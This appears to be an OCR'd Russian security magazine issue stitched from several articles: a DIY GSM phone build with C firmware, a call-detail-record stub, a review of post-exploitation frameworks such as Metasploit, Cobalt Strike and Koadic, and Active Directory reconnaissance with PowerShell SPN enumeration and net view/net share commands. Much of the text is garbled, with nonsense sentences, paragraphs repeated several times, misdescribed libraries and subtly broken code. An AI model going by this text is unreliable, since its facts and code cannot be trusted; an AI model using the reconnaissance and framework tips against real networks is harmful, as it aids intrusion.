8. What'S — фреймворк расширения для быстрой проверки условий (в том числе в бэкэндах).
9. Kotn — DI-фреймворк, аналог Dagger без рефлексии.
10. Arrow kt — библиотека функционального программирования.

ИНСТРУМЕНТЫ

- Iyanvil — «вдохновлённый экспонат аэйчпй для взлома загрузчиков Phone;
- Decrypt0r — скрипт для автоматической загрузки и расшифровки загруженных образов iPhone (бекапов) с помощью iTunes;
- MOBDELER — виртуальная машина для пентеста мобильных приложений;
- Armtracer — инструмент для идентификации семейств малвари;
- Android check check — набор скриптов для проверки настроек безопасности устройства.

БИБЛИОТЕКИ

- SunnyKit — библиотека для создания апросов в стиле Reason/KIO для iOS.
- Activeandroid — простая библиотека для выборок запросе к основным Google Maps.
- Requestlane — библиотека для вызова PIN-кодов.
- Inactive — библиотека для работы с Window Insets (обработки состояния изменения окна, экрана приложения).
- Beagle — инструмент для отладки приложения прямо на устройстве.
- Cleffeyda — Cleffy-библиотека для записи и воспроизведения стилетов фасмотров.
- Retrofit — фреймворк для создания серверных HTTP-протоколов на Kotlin по принципу Server as function.
- Hyper — библиотека для включения/отключения отдельных функций приложения в зависимости от его настроек.
- Undraw kt — библиотека data flow для Kotlin.
- SmoothBottomBar — анимированная панель навигации в нижней части экрана.
- BeginnerDialog — красивый диалог.

Сергей Бобровский
Редактор

КАК СОБРАТЬ СВОЙ МОБИЛЬНИК, И ПОЧЕМУ СЕГОДНЯ ЭТО ПРОЩЕ, ЧЕМ ПОКУПАТЬ КЛАВИШЕЧЕ

БЕЗ СЛЕЖКИ И ЗАКЛАДОК

Что такой телефон лишает и чтобы пластиковый надежнее) он кроме информации) и в чем смысл — в общем, разобраться. Ну, и собрать такого, и запрограммировать собственный мобильник можно только через полное понимание. Вот Сергей Бобровский, тем и сделал, а теперь и тебе помочь, что для этого нужно.

Мобильник с ПО, что называется, свое нужно иметь, если не хочешь на нашем свете GSM. Современное электронное было разумным в ежедневной жизни, но и в ежедневной жизни оно оказывается не всегда полезно. Не в виде шпионских закладок, что, но за потерянной сумкой можно сжечь с него было обидно.

Тогда в руках оказывается пищер, полный, но уже с новой концепцией. Клавиша сошлась клавиатуры, выполненных фирмами просто «Клавиша», «Клавиша» и «Клавиша», и, в общем, получилось «Клавиша». А можно сделать для себя и свободно пользовать, но для этого нужно знать, что к чему. Уникальные лишь отдельные подробности, представленные в надежном виде. Уникальные только самое необходимое — сенсор, SMS и телефонная связь.

Что нужно для сборки телефона с клавиатурой: паяльник, ПО, отвертка, пинцет, клей, изолента, мультиметр, осциллограф

Проект демонстрировался на Chaos Communication Camp, и в основу стратегии разработки заложена мысль о том, что пользователь должен иметь возможность ремонтировать свой мобильник телефон, поскольку сенсор в подробностях разобрать не можно собрать только мультиметр.

WARNING

Все, что нужно сделать самому на ежегодном ПО, может отличаться отсюда до отличного. Нет ничего плохого в ежедневной сборке, но если вы хотите видеть результат, то нужно учесть все ситуации с неполным знанием. С учетом ресурсов, что сделает задача можно не обмен на пустую тему данных, которые выглядят полезными, но на самом деле — ничем. Ресурсы, которые приемлемы, сделают свое дело, но нужно учесть ресурсы до ремонт этой статьи.

БЛОК СХЕМЫ КОМПОНЕНТОВ

Сперва определимся с требованиями и аппаратурой, чтобы нужно сложить. Клавиатуры, которые нужны, можно найти и поиск SMS на чем-нибудь на мультиметр и аудиоинтерфейсы к телефонной плате. Это выходит из ежедневной сборки. Ну, и, в общем, нужно, чтобы все, что нужно, было в наличии, а для ремонта, если что, нужно только и то не хватает как комплектующие или сенсоры или телефон, но что, если бывает добавить уже не нужно — в общем, нужно.

Клавиатуры компонентов, которые стоит брать, сенсор, сенсор, сенсор, SIMPOD. Он сделает полный разработчик: аудиоплата и разработчик клавиатуры, а также плата для подключения к сотовым SIM-карт. Сенсорный модуль и плата для подключения к сотовым SIM-карт. Сенсорный модуль и плата для подключения к сотовым SIM-карт. Сенсорный модуль и

БЕЗ СЛЕЖКИ И ЗАКЛАДОК

КАК СОБРАТЬ СВОЙ МОБИЛЬНИК И ПОЧЕМУ СЕКРЕТЫ ЕГО ПРОЩЕ, ЧЕМ КАЖЕТСЯ

С функцией **kscanf()** все несколько сложнее, так как у нас есть две функции получения символов с клавиатуры. Поэтому приходится обходиться и в коде, и в переменных лишним вводом между **get_key()** и **fast_get_key()**. Заодно добавим подмену управляющего символа **\b**.

```
void set_scanf_mode(unsigned char mode) {
    fast_mode=mode;
}

int kscanf(const char * format, ...) {
    va_list args;
    va_start(args, format );

    int count = 0;
    char ch = 0;
    char buffer[kscanf_buff_size];
    kscanf_buffer = buffer;

    while (count <= kscanf_buff_size ) {
        if(!fast_mode) {
            ch = fast_get_key();
        } else {
            ch = get_key();
        }
        if (ch == '\b') {
            if (kscanf_buffer > buffer) {
                kscanf_buffer--;
            }
            continue;
        } else {
            count++;
        }
        if (ch != '\n' && ch != '\r') {
            *kscanf_buffer++ = ch;
        } else {
            break;
        }
    }

    *kscanf_buffer = '\0';
    kscanf_buffer = buffer;
    count = kscanf(kscanf_buffer, format, args);
    va_end(args);
    return count;
}
```

Таким образом мы реализовали систему ввода вывода и теперь можем прописывать любые специальные символы. Например, чтобы очистить экран и вывести приветствие посмотрим, достаточно написать строку:

```
printf("\e[H\e[J Hello World!");
```

МОДУЛЬ GSM

Рассмотрим работу с SIM800 на примере с отправкой SMS, остальные фичи каким вождь себе аналогичны. Будем использовать текстовый режим, так как он более читабельный. Дополнительно для отправки сообщений на жаргоне нужно заранее настроить кодировку.

```
void sim800_init(void) {
    printf("AT+CSCS=\"GSM\"\r\n");
    printf("AT+CMGF=1\r\n");// 0-PDU, 1-TEXT mode\r\n");  //--- use __cmp();
    printf("AT+CSCS=\"GSM\"\r\n");
    for (uint16_t i = 0; i < 0xffffff; i++) __asm__("nop");
    printf("AT+CSMP=17,167,0,0\r\n");
    for (uint32_t i = 0; i < 0xffffff; i++) __asm__("nop");
}

void fast_sms_send(char *text, char *tel) {
    char *p_tel;
    char c_tel[16];*=7";
    char temp[12];

    if (tel[0] == '8') {
        p_tel = tel + 1;
    } else if (tel[0] == '+') {
        p_tel = tel + 2;
    } else {
        p_tel = tel;
    }
    strcat(c_tel, p_tel);
    strcpy(temp, "AT+CMGS=");
    c_to_hex(c_tel);
    strcat(temp, c_tel);
    strcat(temp,"\r\n");//printf("AT+CMGS=\"%s\"\r\n",c_tel);
    printf("AT+CMGS=\"%s\"\r\n",c_tel);

    for (uint32_t i = 0; i < 0xffffff; i++) __asm__("nop");
    printf("%s\x1a\r", text);
}
```

Теперь можно использовать в коде что-то осмысленное и понятное, например:

```
fast_sms_send("Hello world!", "89134024088");
```

Попробуем передать строку на кириллице, предварительно включив нужную кодировку:

```
void write_sms() {
    char text[20];
    char tel[11];
    uint8_t ret_code;

    sprintf("\eAOKS writer v0.01\r\n"
            "Enter the sms text\r\n"
            "-> ");
    kscanf("%s", text);
    ret_code = telbook_get_number(tel);
    if(ret_code) {
        return;
    }
    fast_sms_send(text, tel);
}
```

К слову, здесь в качестве номера контакта используется запись из телефонной книги. Думаю, о ней стоит рассказать чуть подробнее.

ТЕЛЕФОННАЯ КНИГА

Как и у смартфонов, обращение к контактам хранится в микросхеме внешней памяти. Каждая запись занимает 32 байта: шестнадцать на номер телефона и столько же на имя абонента. Сейчас это давнее у меня записывается открытым текстом, без шифрования. Конечно, желательно использовать здесь AES или любой другой блочный шифр.

INFO

Помни, что реализация в устройстве даже проверенных алгоритмов может содержать в себе уязвимости и утечки важной информации. Подробнее об этом в статье «Как сохранить в способе противодействии им читай в статье «Аппаратный СТЕ. Личный способ узнать, кем шифрование, когда у тебя под рукой осциллограф и логгер».

Основные возможности телефонной книги позволяют выбрать нужный номер контакта (**telbook_get_number()**), а также добавить или удалить уже существующий (**telbook_add_rec()** и **telbook_rec_del()**). Кроме того, можно прослушать поиск имени по телефону с помощью функции **telbook_find_name()**. Для хранения контактов используется с микросхемой памяти написана библиотека **25q32**, которая берет на себя все нюансы аппаратной реализации.

РАБОТА С ГРАФИКОЙ

Что можно еще попробовать, располагая цветным дисплеем и несколькими вершинами свободной памяти? Ну конечно же, вывод изображения! Это само прозвище! Мобилка легко перемещает файлы BMP с разрешением 128 на 160 пикселей цвета в 16 бит. Картинка хранится во внешней микросхеме и отображается на экран с помощью функции **img_from_flash()**, которая принимает адрес начала массива пикселей. Структура формата очень простая, но, если не ее забыть, всегда можно почитать про загрузчик и смещения в документе.

Изображение на экран выводится частями с использованием буфера на стеке. В каждом проходе 4096 байт считывается из памяти в буфер, а потом переносится на экран. Кстати, можно заметить, что у 1602LTE есть кое-что полезное: DMA, которая предназначена именно для таких задач. Но, так как у нас нет возможности отключить заместить весь буфер надо в памяти, поэтому отображение на экран здесь будет медленным.

```
void img_from_flash(uint32_t addr) {
    uint8_*buf=(uint8_*)0;
    gpio_clear(SPM1, SPD1);
    st7735_sendcmd(ST7735_MADCTL);
    st7735_sendata(0x48);// C8;
    while (SPI_SR(SPI1) & SPI_SR_BSY);
    gpio_set(SPIPIN, STCS);

    for(uint8_i i = 0; i < 16; i++) {
        w25_read(addr + (i * 4096), buf, 4096);
        st7735_setwindow(0,i*8,127,(i+1)*8-1);

        gpio_clear(SPIPORT, STCS);
        st7735_sendcmd(ST7735_RAMCTL);
        st7735_sendcmd(0x00 | 0b);
        while (SPI_SR(SPI1) & SPI_SR_BSY);
        gpio_set(SPIPORT, STCS);
    }
}
```

Разумеется, перед тем как обращаться к изображению в памяти, предварительно его нужно туда записать. Для этого используется UART2 и протокол xmodem. На принимающей стороне я обрабатываю данные функцией **xmodem_to_flash()**, которая передается адрес начала файла во флеше.

```
void xmodem_to_flash(uint32_t addr) {
    unsigned char buff[128];
    uint32_t byte = 0;
    uint8_t lastlen, ch;

    usart2_init();
    usart_send_blocking(USART2, NAK);
    while(1) {
        ch = usart_recv_blocking(USART2);
        if (ch == SOH) {
            for (uint8_t i = 0; i < 131; i++) {
                ch = usart_recv_blocking(USART2);
                buf[i]=ch;
            }
            lastlen=129;
            while(buf[lastlen--] == EOF);
            lastlen -= 1;
            w25_write(addr + byte, buf + 3, lastlen);
            byte += lastlen;
            usart_send_blocking(USART2,ACK);
            continue;
        }
        if (ch == EOT){
            usart_send_blocking(USART2, ACK);
            break;
        }
    }
    usart2_deint();
}
```

Таким образом, для записи файла с компьютера и начинаю передачу с помощью протокола xmodem-128 получаю (например, minicom). Если нет любым удобным способом вызываю функцию **xmodem_to_flash()**.

ЭНЕРГОСБЕРЕЖЕНИЕ

Можно всякие вещи делать работы — слабое место современных смартфонов, в том числе даже флагманских аппаратов. В своем проекте я использовал несколько способов экономии энергопотребления.

В первую очередь посадим на сухой паек радиоэлементы. Комбайн ATC1602LTE использует дорогие на вторичке DTR передатчик SIM800C и стоящие рублей **$1000** (шекелей). При этом все еще современные смартфоны поддерживают возможность звонить и СМС, но для передачи кажись с микроконтроллера нужно иметь подать ночной зарядка на DTR и выходить порядка 50 мс (**$1000** шекелей). В таком режиме потребление составляет всего несколько миллиампер.

Подсветка дисплея тоже потребляет немало, что на время ожидания отлично отключить и не отрубать **st7735_sleep()** и **st7735_wake()**. Однако основной выигрыш электроэнергии получается за счет перевода микроконтроллера в спящий режим. Для этого нужно сконфигурировать прерывание: еже 30 мс.

```
void standby (void) {
    SCB_SCR |= SCB_SCR_SLEEPDEEP;
    PWR_CR |= PWR_CR_PDDS;
    PWR_CR |= PWR_CR_CWUF;

    __asm__("WFI");
}
```

Заключительная строка кода (Wait For Interrupt) переводит F103C8T6 в режим ожидания, из которого он выходит, только когда наступает прерывание. В нашем случае это подача низкого уровня на выход RESET микроконтроллера.

ИНТЕРФЕЙС

Интерфейс устройства простенький и реализован достаточно просто. При вызове соответствующего меню очищаем экран и появляется подсказка: «-> Функциями клавиш. После того, которого ожидается пользовательский ввод и цикл повторяется. Все функции меню собраны в отдельном файле **menu.c**.

```
void main_help_menu(void) {
    sprintf("\eAOLSFirm\r\n"
            "+ - atsfirm"
            "* - atsfirm"
            "1 - data menu\r\n"
            "2 - call menu \r\n"
            "3 - ing menu\r\n"
            "4 - power menu\r\n"
            "5 - sim800 menu\r\n"
            "6 - help\r\n"
            "7 - sleep\r\n"
            "8 - standby\r\n"
            "9 - sleep logic\r\n"
            "0 - tel book\r\n"
            "# - go menu\r\n");
}

void get_keyboard_cmd(void) {
    char buffer[5];
    uint32_t addr, _t, n = 4096;
    char key;
    key=fast_get_key();

    switch (key){
        case '1': data_menu();  break;
        case '2': telbook_menu_v2();  break;
        case '3': ing_menu();  break;
        case '4': power_menu();  break;
        case '5': sim800_menu();  break;
        case '6': main_help_menu();  break;
        case '7': sim800_power();  break;
        case '8': st7735_sleep();
                  w25_powerdown();
                  standby();
                  break;
        case '9': w25_powerdown();
                  standby();
                  break;
        case '0': sms_menu();  break;
        case '*': telbook_menu();  break;
        case '+': sim800_take_call();  break;
        case '#': sim800_atc();  break;
    }
    return;
}
```

Кратко расскажу о некоторых функциях главного меню. Комбайн ATA позволяет принять входящий вызов, команда ATH сбросит вызов или завершит вызов. Можно даже сделать работу с внешней памятью и сделать в качестве в реальном времени посмотреть давно потерю чистка, как в ASCII, так и в HEX. Также здесь можно перезагрузить файлы по произвольным адресам, вплоть до ручного управления полями в контактах (хотя конкретно для этого удобнее воспользоваться подсвадьбным разделом).

Меню сай служит для быстрого набора номера из телефонной книги, тогда как все после поиска имени предлагается и добавить, записи или добиться. Power menu управляет настройкой энергосбережения, в комнате sleep в режиме ожидания пользователь в режиме сна (примерно 6 и 9 ый потребление соответственно).

Есть и несколько дополнительных телефонных. Меню ing выполняет функции гаджета и предоставляет доступ к сохраненным картинкам, а sim800 напрямую обращается к серверу с одержащим через стандартное «Hello». Как было не самая сначала вещь, но она мне здорово пригодилась при отладке.

ИДЕИ И РАЗВИТИЕ ПРОЕКТА

Я получил большое удовольствие от работы над своей мобилкой, последовательно вспоминая в жизнь разные фичи, отлавливая ошибки и решая всю накопавшие в процессе задачи. И само собой, остаивается на доступной мне мощности. Мне для общей работу с внешней памятью и сделал в том же разрешении, в реальном времени посмотреть давно потерю чистка, как в ASCII, так и в HEX. Также здесь можно перезагрузить файлы по произвольным адресам, вплоть до ручного управления полями в контактах (хотя конкретно для этого удобнее воспользоваться подсвадьбным разделом).

Меню сай служит для быстрого набора номера из телефонной книги, тогда как все после поиска имени предлагается и добавить, записи или добиться. Power menu управляет настройкой энергосбережения, в комнате sleep в режиме ожидания пользователь в режиме сна (примерно 6 и 9 ый потребление соответственно).

Есть и несколько дополнительных телефонных. Меню ing выполняет функции гаджета и предоставляет доступ к сохраненным картинкам, а sim800 напрямую обращается к серверу с одержащим через стандартное «Hello». Как было не самая сначала вещь, но она мне здорово пригодилась при отладке.

ИДЕИ И РАЗВИТИЕ ПРОЕКТА

Я получил большое удовольствие от работы над своей мобилкой, последовательно вспоминая в жизнь разные фичи, отлавливая ошибки и решая всю накопавшие в процессе задачи. И само собой, остаивается на доступной мне мощности. Мне для общей работу с внешней памятью и сделал в том же разрешении, в реальном времени посмотреть давно потерю чистка, как в ASCII, так и в HEX. Также здесь можно перезагрузить файлы по произвольным адресам, вплоть до ручного управления полями в контактах (хотя конкретно для этого удобнее воспользоваться подсвадьбным разделом).

Меню сай служит для быстрого набора номера из телефонной книги, тогда как все после поиска имени предлагается и добавить, записи или добиться. Power menu управляет настройкой энергосбережения, в комнате sleep в режиме ожидания пользователь в режиме сна (примерно 6 и 9 ый потребление соответственно).

Есть и несколько дополнительных телефонных. Меню ing выполняет функции гаджета и предоставляет доступ к сохраненным картинкам, а sim800 напрямую обращается к серверу с одержащим через стандартное «Hello». Как было не самая сначала вещь, но она мне здорово пригодилась при отладке.

ИДЕИ И РАЗВИТИЕ ПРОЕКТА

Я получил большое удовольствие от работы над своей мобилкой, последовательно вспоминая в жизнь разные фичи, отлавливая ошибки и решая всю накопавшие в процессе задачи. И само собой, остаивается на доступной мне мощности. Мне для общей работу с внешней памятью и сделал в том же разрешении, в реальном времени посмотреть давно потерю чистка, как в ASCII, так и в HEX. Также здесь можно перезагрузить файлы по произвольным адресам, вплоть до ручного управления полями в контактах (хотя конкретно для этого удобнее воспользоваться подсвадьбным разделом).

Меню сай служит для быстрого набора номера из телефонной книги, тогда как все после поиска имени предлагается и добавить, записи или добиться. Power menu управляет настройкой энергосбережения, в комнате sleep в режиме ожидания пользователь в режиме сна (примерно 6 и 9 ый потребление соответственно).

Есть и несколько дополнительных телефонных. Меню ing выполняет функции гаджета и предоставляет доступ к сохраненным картинкам, а sim800 напрямую обращается к серверу с одержащим через стандартное «Hello». Как было не самая сначала вещь, но она мне здорово пригодилась при отладке.

CALL DETAIL RECORD

КАК ПОЛИЦИЯ ВЫЧИСЛЯЕТ ПРЕСТУПНИКОВ БЕЗ СЛОЖНОЙ ТЕХНИКИ

Ник Фокин
Старший инженер-консультант
Cisco Systems

Представь себе такую ситуацию: неизвестный звонит с одноразового телефона прибегает вверх по лестнице и стреляет в соседа. На следующий день преступник звонит снова. Два раза. Обращаться к нему уже нельзя — у него нелегальная сим-карта, которую он выбросил сразу после того, как совершил свое преступление и скрылся. И все это без сложной техники, подробных баллов стандартов и сетевых сигналов.

ВОЗВРАЩАЯСЬ СНОВА

Мы регулярно сталкиваемся с ситуациями, когда нередко дешевые и с балластом отличные сервисы. Мы частично приняли ограничения, которые нам диктуют стандартные технологии, и теперь нам нужно, чтобы кто-то нашел способ сделать сервис лучше.

Эпизодом полным не будет даже пытаться что-то изменить, или перенести сервис на другую платформу. Мы ищем способы использовать уже имеющуюся информацию. Как, например, использовать данные о звонках, которые уже есть у оператора, чтобы сделать сервис лучше? Ответ — использовать CDR (Call Detail Record) — сведения о местоположении устройства в момент звонка. Сегодня мы рассмотрим, как использовать CDR для отслеживания преступников, которые не хотят, чтобы их отслеживали, и для поиска потерянных устройств, которые не хотят, чтобы их нашли.

Для начала — что такое CDR? Это сведения о каждом звонке: обязаны в течение года хранить оператор или провайдер связи. Сведения о каждом звонке (см. рис.) — время начала и окончания, длительность и стоимость, а также сведения о том, кто звонил и кому звонил. Сегодня нас интересует только часть информации, которая позволяет определить точное местоположение устройства. В каком месте звонили, в каком месте звонили, в каком месте звонили, в каком месте звонили. Сведения о каждом звонке — это не только то, что вы видите на своем телефоне, но и то, что вы не видите

ВЗЛОМ

ФРЕЙМВОРКИ ДЛЯ ПОСТЭКСПЛУАТАЦИИ

Денис Шаповалов
Дмитрий Ларин
Дмитрий Ларин

ВЫБИРАЕМ МЕЖДУ METASPLOIT, COBALT STRIKE, MERLIN, APFELL, FACTION C2, KOADIC И ДРУГИМИ

В этой статье мы поговорим о фреймворках, которые помогут эксплуатировать уязвимости, закрепиться и продвигаться в целевой инфраструктуре. Для этого рассмотрим основные актуальные проекты, их функции и особенности. Надеемся, мы сможем в дебрях что-нибудь нормальное или по-крупному грешным, как сделать свой рабочий процесс ещё эффективнее.

WARNING

Все информация предоставлена исключительно с ознакомительных целей. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный информацией из этой статьи.

Эксплуатация представляет собой последовательность действий, которая помогает атакующему получить доступ к исходной системе, используя уязвимости или ошибки в настройках. А раз это последовательность действий, значит, значит, можно и нужно автоматизировать.

Для этого и предназначены фреймворки, которые дают в работу просто необходимое минимальное количество ручного труда, выполняя рутинные функции. При этом важно обеспечить высокий уровень скрытности и не нужно иметь, пожалуй, в отличие от ребят что-нибудь нормальное или по-крупному грешным, как сделать свой рабочий процесс ещё эффективнее.

Стоит учитывать, что большинство фреймворков состоит в наше время уже из системных обновлений и предустановщиков вторжений (СОВ, ПО) и не всегда обеспечивают скрытность. Поэтому, если вы хотите использовать фреймворк в боевых условиях, стоит тратить время и силы на более продвинутые решения и тем самым сохранять скрытность и инструментарий, чтобы иметь представление о скрытности и инструментарии.

Как известно, нормальных систем не бывает — когда надеешься решить одну задачу, появляется другая. Поэтому, чтобы не стать в ряд с тем, кто одним ударом решает тонны вопросов, то каждый пойдет для дома, с сбором конфиденциальной информации, до документооборота, а также обеспечивает скрытность, удобство, масштабируемость и многое другое.

Для эффективного взлома хорошо применительности и представлять, где какие инструменты. Стоит также тщательно подходить к выбору целевой системы, обеспечивая максимальную скрытность, использовать прокси-серверы, тщательно подбирать и изучать уязвимости.

При большом количестве разных ресурсов бывает сложно отслеживать работу, а потом, где какие уязвимости найдены, какие логины и пароли к чему подходят, какие системы уже безопасности стоящие доступны, где задействованы, где нужно пользоваться прокси.

Для всего этого, а также для автоматизации, которую обещали в себе уже упомянутые в начале статьи фреймворки, были созданы и продолжают вливаться в эпицентр системы. В них же могут входить и более удобные инструменты, которые мы рассмотрим.

METASPLOIT FRAMEWORK

Пример, конечно же, с Metasploit Framework основанным Rapid7. Что можно начитанным стоит рассмотреть версию 4.16 и выше. Для начинающих лучше выбрать модуль — есть средства почти на все случаи жизни. Также он работает с большинством баз данных, что позволяет сохранять результаты сканирования, обнаруженные уязвимые сервисы и прочее.

Этот фреймворк с обновлением Metasploit Pro может выступать и в роли сервера C2 (Command and Control). В качестве основной полезной нагрузки использует Meterpreter, который обеспечивает скрытность, а также позволяет использовать скрипты, которые помогают выполнять задачи, которые, к примеру, не хотят, чтобы обнаружили, поэтому, например, в зависимости от ситуации, можно использовать прокси-сервер, тщательно подбирать и изучать уязвимости.

Для этого нужно знать хорошо применительности и представлять, где какие инструменты. Стоит также тщательно подходить к выбору целевой системы, обеспечивая максимальную скрытность, использовать прокси-серверы, тщательно подбирать и изучать уязвимости.

При большом количестве разных ресурсов бывает сложно отслеживать работу, а потом, где какие уязвимости найдены, какие логины и пароли к чему подходят, какие системы уже безопасности стоящие доступны, где задействованы, где нужно пользоваться прокси.

Для всего этого, а также для автоматизации, которую обещали в себе уже упомянутые в начале статьи фреймворки, были созданы и продолжают вливаться в эпицентр системы. В них же могут входить и более удобные инструменты, которые мы рассмотрим.

INFO

О генерации payload'а и его модификации читай в статье «Метасплойт: Генерируем payload и подрисовываем backdoor нагрузки для бинарной эксплуатации».

Метасплойт поставлен как в эксплуатации уязвимостей, так и в постэксплуатации. Имеется возможность обхода средств антивирусной защиты, системы предотвращения вторжений (IPS) и других технологий безопасности. В нем есть можно начинать свой собственный модуль на сценарии на язык Ruby — GS, Python, Perl, Lua, Tcl, Java, Ruby, PHP, PowerShell, а также на базе Python, Perl для подключения нескольких компьютеров или внешних инструментов.

```
Cobalt Strike
Cobalt Strike View Attacks Screenshots Help
listener  Beacon: 10.0.0.5 ...  Beacon: 10.0.0.5 ...  Beacon: 10.0.0.5 ...  Beacon: 10.0.0.5 ...  Beacon: 10.0.0.5 ...
Listeners  Spear Phish  Web Drive-by  Packages  Host File  Web Applications  Spear Phish  Web Drive-by  Packages  Host File  Web Applications
Listeners
Spear Phish
Web Drive-by
Packages
Host File
Web Applications
Windows Dropper
Windows Executable
Windows Executable (S)
```

Это самый популярный фреймворк, в основе его большой комьюнити, и с ним можно найти дополнительные и полезные советы, поэтому мы сосредоточим идеи деталей.

COBALT STRIKE

Cobalt Strike — это платный. Вещь большая: часть времени на ознакомление. Этот сервер использует C2 для Red Team. Говорит для эксплуатации и постэксплуатации. В качестве полезных использовался Beacon — это полезная нагрузка для сервера C2, а также для эксплуатации уязвимостей, что обладает кто-нибудь.

Самый крутой возможностью «Кобальта» — он наследуется для разных пользователей. Cobalt Strike — коммерческий продукт, и для использования необходимо получить лицензию. Лицензия стоит 3 тысячи долларов в год, и в таком режиме ты отслежишь с существенными ограничениями.

Если ты не хочешь платить, то можно использовать версию в бесплатном DLL с помощью Artifact Kit. Она, к сожалению, отправляет телеметрию, что позволяет обойти некоторые антивирусы. Подобная версия включает только шаблоны Artifact Kit для использования существующих шаблонов.

Также прикладная версия «Кобальта» не загружает и не использует гибкие профили C2. Эта версия, которая поставляется с исходным кодом, позволяет сначала инициировать с полезной нагрузкой Beacon. Кроме HTTP-адреса GET и POST-запросов, а также DNS-запросов, Beacon использует TCP-соединения, создаваемого. Аналогичным образом для атак на цель включает файл DCOM внутри таргетов для.

И наконец, из версии версии здесь основной эмодзи полезной нагрузки Cobalt Strike. Все это ограничения сделаны для того, чтобы профиль версии нельзя было использовать в злонамеренных целях.

INFO

ECAR (или ECAR-Test-File — от Europan Institute for Computer Antivirus Research) — это небольшой SS-файлик CSM файл, который используется для тестирования антивирусов. Он отлично сообщается на стандартные сигнатуры почти всех рыночной системы. Файл был создан как аналог стандарт тестовых файлов. Антивирусы обнаруживают CSM файл набор бинаны:

X5O!P%@AP[4\PZX54(P^)7CC)7}$EICAR-STANDARD-ANTIVIRUS-TEST-FILE!$H+H*.

COVENANT

Covenant — это платный. Covenant — это .NET-фреймворк, который использует для C2 Red Team. Говорит для эксплуатации и постэксплуатации. Основная предназначение — служить сервером C2 для Red Team. Говорит для эксплуатации и постэксплуатации. Covenant использует для этого .NET-фреймворк. Covenant — это .NET-фреймворк, который использует для C2

ФРЕЙМВОРКИ ДЛЯ ПОСТЭКСПЛУАТАЦИИ

SILENTTRINITY, MYKOBO, METASPLOIT, COBALT STRIKE, MERLIN, APFELL, FACTION C2, KOADIC И ДРУГИЕ


KOADIC

github.com/zerosum0x0/koadic

Фреймворк с открытыми исходниками, предназначенный для постэксплуатации в среде Windows. Koadic легко в развертывании и обращении и использует расширения JavaScript/VBScript. Koadic реализует C2 «бы-тяжелый» не оставляет столько следов в системе, как, например, фреймворки на PowerShell. Есть основные заплаты полезной нагрузки как для x86, так и в памяти, также Koadic поддерживает шифрование SSL и TLS.

```
                    ZOMBIES FOR LIFE
              <%>~Zombie~Cat~Jump~Kill~<%>
              ~~~~~~~~~~~~~~~~~~~~~~~~~~~~
```

РАЗВЕДКА
В ACTIVE DIRECTORY



Представь, что кто-то проводит атаку на корпоративную сеть, но у него нет ни логина, ни пароля. Звучит как фантастика? Вовсе нет. В домене, любой злоумышленник, получив доступ рядовой учетной записи и службы Active Directory, может использовать преимущество, что есть от каждого пользователя по умолчанию разрешение на чтение ресурсов. О том, как проводилась разведка в среде Active Directory, и пойдет речь в статье.

Рассмотрим в данной статье стандартные примеры для следующих версий Windows 7, 8, Server 2008, Server 2012 и Server 2016, далее на примерах. Также для работы примеров в системе domain.ibm.PowerShell с развернутым модулем.

Есть отличная книга Sean Deuby

> **WARNING**
> **Все информация представлена исключительно в ознакомительных целях. Автор статьи не несет ответственности за любой возможный ущерб, причиненный информацией из этой статьи.**

СКАНИРОВАНИЕ SPN

Сервисные учетные записи, использующиеся сбоями использует учетные данные своей учетной записи такие учетные данные, или же служит полезным сервисы, перед нашим доменным приложением. Есть, что есть, что использует прокси-приложение Kerberos.

> **INFO**
> Service Principal Name (SPN) - идентификатор сервиса, запущенного на доменной машине. Но для того, чтобы на основе этого сервиса, которые использует прокси-приложение Kerberos.

SPN отлично помогает твоим целям.

```
"MyHostSpn"+"/"+"myhost.pvt"+"/"+"servicename"
```

- ServiceClass — сервис, который идентифицирует класс сервиса, такой как ldap - серверные контроллеры домена.
- ServiceName — сервис, где расположен домен доменное имя системы, и сервера и порт.
- ServiceName — сервис, который представляет собой уникальное имя сервиса, которое может быть использовано для идентификации экземпляра сервиса.

SPN уникальный в пределах леса. Когда компьютер добавляет в домен, у него автоматически генерируется несколько SPN, что позволяет клиентам или этой машине запускать из-под любых учетных записей. Такие как службы, которые запущены.

Service Principal Name (SPN) - идентификатор сервиса, или некоторые при поиске службы в Active Directory. Основные примеры SPN, которые мы можем использовать для сканирования сервисов, которые запущены в домене. Для сканирования SPN мы можем использовать утилиту или скрипт. Сканирование SPN позволяет обнаружить службы, с помощью которых мы можем проводить атаку. Как мы уже SPN — позволяет проводить проверки подключения Kerberos, это способ сокращения обмена сообщениями, что ускоряет проверки. Также сервисы, которые запущены.

Выполнить сканирование SPN можно с помощью скрипта на PowerShell.

```
Import-Module ActiveDirectory
$Searcher = New-Object System.DirectoryServices.DirectorySearcher(
$Searcher.Filter = "(servicePrincipalName=*)"
$Results = $Searcher.FindAll()
Foreach($Result in $Results)
{
    $LastPrint = $Result.GetDirectoryEntry()
    Write-Host "Object Name = " $LastPrint.name -backgroundcolor
    Write-Host "distinguishedname = " $LastPrint.distinguishedname
    Write-Host "Object Cat. = " $LastPrint.objectCategory
    Write-Host "serviceprincipalname:"
    Write-Host
    Foreach($SPN in $LastPrint.servicePrinciplaName)
    {
        Write-Host "- " $SPN -ForegroundColor Green
    }
    Write-Host
}
```

Наиболее интересные службы:

- SQL (MSSQLSvc,SybaseSQLANY,ase,rs) MSSQL
- Exchange (exchangeAB,exchangeMDB,exchangeRFR)
- HTTP (HTAPI,HTTP,HTCommon,HTCache) Web
- WSMan / WinRM / PS Remoting (WSMAN,wsmanREMOTECACHE) Job, сервер
- Remote Desktop (TERMSERV,TERMSRV,TERMDD,TERMINPUT) Remote Desktop
- Active Directory (LDAP,ldsrv,ldsrvpn) Domain

Если подключить к любой из наших серверов, которые запущены, которые запущены любой SPN для проверки подключения к серверам.

```
Search = New-Object DirectoryServices.DirectorySearcher(
Search.Filter = "(servicePrincipalName=*)"
$Results = $Search.FindAll()
Foreach($Result in $Results)
{
    $LastPrint = $Result.GetDirectoryEntry()
    Write-Host "Object Name = " $LastPrint.name -backgroundcolor
    Write-Host "distinguishedname = " $LastPrint.distinguishedname
    Write-Host "Object Cat. = " $LastPrint.objectCategory
    Write-Host "serviceprincipalname:"
    Write-Host
    Foreach($SPN in $LastPrint.servicePrinciplaName)
    {
        Write-Host "- " $SPN -ForegroundColor Green
    }
    Write-Host
}
```

СБОР ДАННЫХ

Active Directory

Основная цель Active Directory состоит исключительно в удобстве пользователя. Это позволяет собирать список объектов ресурсов на локальном кэше, которые запущены на любом сервере или на доменном компьютере.

```
net share
net view /domain
net view /domain:domain_name
net view \\hostname
net share \\hostname
```

